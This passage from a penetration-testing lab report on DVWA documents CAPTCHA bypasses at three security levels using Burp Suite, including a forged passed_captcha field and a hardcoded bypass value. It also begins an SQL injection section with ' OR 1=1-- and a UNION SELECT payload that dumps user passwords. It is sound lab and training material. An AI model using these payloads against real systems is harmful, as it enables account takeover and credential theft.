3. View the source code to see how the CAPTCHA result is checked, and note that the check happens as a separate step from the password change itself (Fig 7.6.3).
4. Using Burp Suite, intercept the password-change request before it is sent, skip the CAPTCHA step, and forward the request to the server (Fig 7.6.4).
5. Confirm whether the password changed despite skipping the CAPTCHA (Fig 7.6.5).

Evidence




Fig 7.6.1 – DVWA Security level set to Low, Insecure CAPTCHA module page

```
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
                    <input type=\"submit\" name=\"Change\" value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must match.</pre>";
            $hide_form = false;
        }
    }
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
```

Fig 7.6.2 – Password fields submitted without completing the CAPTCHA




Fig 7.6.3 – Low-level source code showing the CAPTCHA check as a separate step




Fig 7.6.4 – Password-change request sent directly, bypassing the CAPTCHA step

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the Insecure CAPTCHA module again.
2. View the source code. The Medium level checks only whether the CAPTCHA response field is not empty, rather than verifying it with the CAPTCHA provider (Fig 7.6.6).
3. Submit the password-change request with any non-empty value in the CAPTCHA response field, instead of a real solved response (Fig 7.6.7).
4. After a CAPTCHA is solved normally, the server returns a hidden passed_captcha=true field; since this value is stored and trusted on the client side rather than re-checked on the server, an attacker can skip the CAPTCHA entirely by setting passed_captcha=true in a crafted request (Fig 7.6.7b).
5. Repeat the Low-level approach in Burp, but this time remove the g-recaptcha-response field and add passed_captcha=true before forwarding the request.
6. Confirm whether the password changed using the fake CAPTCHA value (Fig 7.6.8).

Evidence




Fig 7.6.6 – Medium-level source code showing the CAPTCHA field is only checked for being non-empty

```php
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST['g-recaptcha-response']
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html     .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
                    <input type=\"hidden\" name=\"passed_captcha\" value=\"true\" />
                    <input type=\"submit\" name=\"Change\" value=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html       .= "<pre>Both passwords must match.</pre>";
```

Fig 7.6.7 – Request sent with a fake, non-empty CAPTCHA value




Fig 7.6.8 – Result of the Medium-level attempt




Fig 7.6.7b – Hidden passed_captcha field returned in the response after the CAPTCHA is solved normally.

Steps Performed – High Security Level

1. Set the DVWA security level to High, open the Insecure CAPTCHA module again, and view the source code.
2. Note that the developer intends to use Google reCAPTCHA to stop bots, allowing the password change only when the CAPTCHA is valid (Fig 7.6.9).
3. Identify the flaw: a hardcoded bypass lets CAPTCHA validation succeed if the g-recaptcha-response parameter equals a fixed value (hidd3n_valu3) and the User-Agent header is set to reCAPTCHA.
4. Enter and confirm a new password without solving the CAPTCHA. Turn on the Burp Suite proxy, click Change, then in the intercepted request set g-recaptcha-response to hidd3n_valu3 and change the User-Agent header to reCAPTCHA before forwarding the request (Fig 7.6.10).
5. Send the modified request and confirm that the password changes despite the CAPTCHA never being solved (Fig 7.6.10b, Fig 7.6.10c).

Evidence




Fig 7.6.9 – High-level source code showing the stricter CAPTCHA and field checks




Fig 7.6.10 – Result of the High-level attempt




Fig 7.6.10b – Repeater request with the hidd3n_valu3 payload and the reCAPTCHA User-Agent header




Fig 7.6.10c – Response confirming "Password Changed." despite the CAPTCHA never being solved

Behavior at Each Security Level

Level	What was tried	Result
Low	The CAPTCHA check can be skipped entirely by sending the password-change request directly.	Exploited
Medium	The CAPTCHA field is only checked for being non-empty, so a fake value is accepted.	Exploited
High	A hardcoded bypass (g-recaptcha-response=hidd3n_valu3 with the User-Agent set to reCAPTCHA) let the password change go through without solving the CAPTCHA.	Exploited

Table 7.6 – Insecure CAPTCHA Results by Security Level

Impact

A bypassed CAPTCHA removes a layer of protection against automated attacks, such as repeated password changes, spam submissions or brute force attempts. On its own the impact is limited, but it makes other attacks easier to automate.

Risk Rating

Medium. It weakens an anti-automation control but needs the attacker to combine it with another action to cause real damage.

Remediation

- Verify the CAPTCHA result on the server, with the CAPTCHA provider, in the same request as the sensitive action it protects.
- Never let the client control any value that decides whether the CAPTCHA passed.
- Require the current password for password changes, in addition to the CAPTCHA.
- Combine CAPTCHA with rate limiting and account lockout for sensitive actions.

7.7 SQL Injection

Vulnerability	SQL Injection
Module path	DVWA → SQL Injection
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	Critical
Security levels tested	Low, Medium, High
Tools used	Web browser, SQL map (optional)

Description

The SQL Injection module looks up a user's first and last name by submitting a user ID. The ID is placed directly into the SQL query without being properly sanitized, so specially crafted input can change the meaning of the query and make the database return data it was not meant to show.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the SQL Injection module (Fig 7.7.1).
2. Submit a normal ID, such as 1, and confirm the normal lookup result (one user's first and last name); the underlying query is SELECT first_name, last_name FROM users WHERE user_id = '$id' (Fig 7.7.2).
3. Submit ' OR 1=1-- as the ID. The leading quote closes the string in the query, OR 1=1 adds a condition that is always true, and -- comments out the rest of the query, so it returns every row in the users table instead of just one (Fig 7.7.3).
4. Use an ORDER BY clause (ORDER BY 1--, then ORDER BY 2--, and so on) to find how many columns the query returns (Fig 7.7.4).
5. Use a UNION SELECT statement, which combines two queries into one result set, to pull data from another table, for example ' UNION SELECT user, password FROM users-- (Fig 7.7.5).
6. Review the database information and credentials returned by the UNION SELECT (Fig 7.7.6).

Evidence

Fig 7.7.1 – DVWA Security level set to Low, SQL Injection module page




Fig 7.7.2 – Normal lookup result for a single user ID




Fig 7.7.3 – Always-true condition returning every row

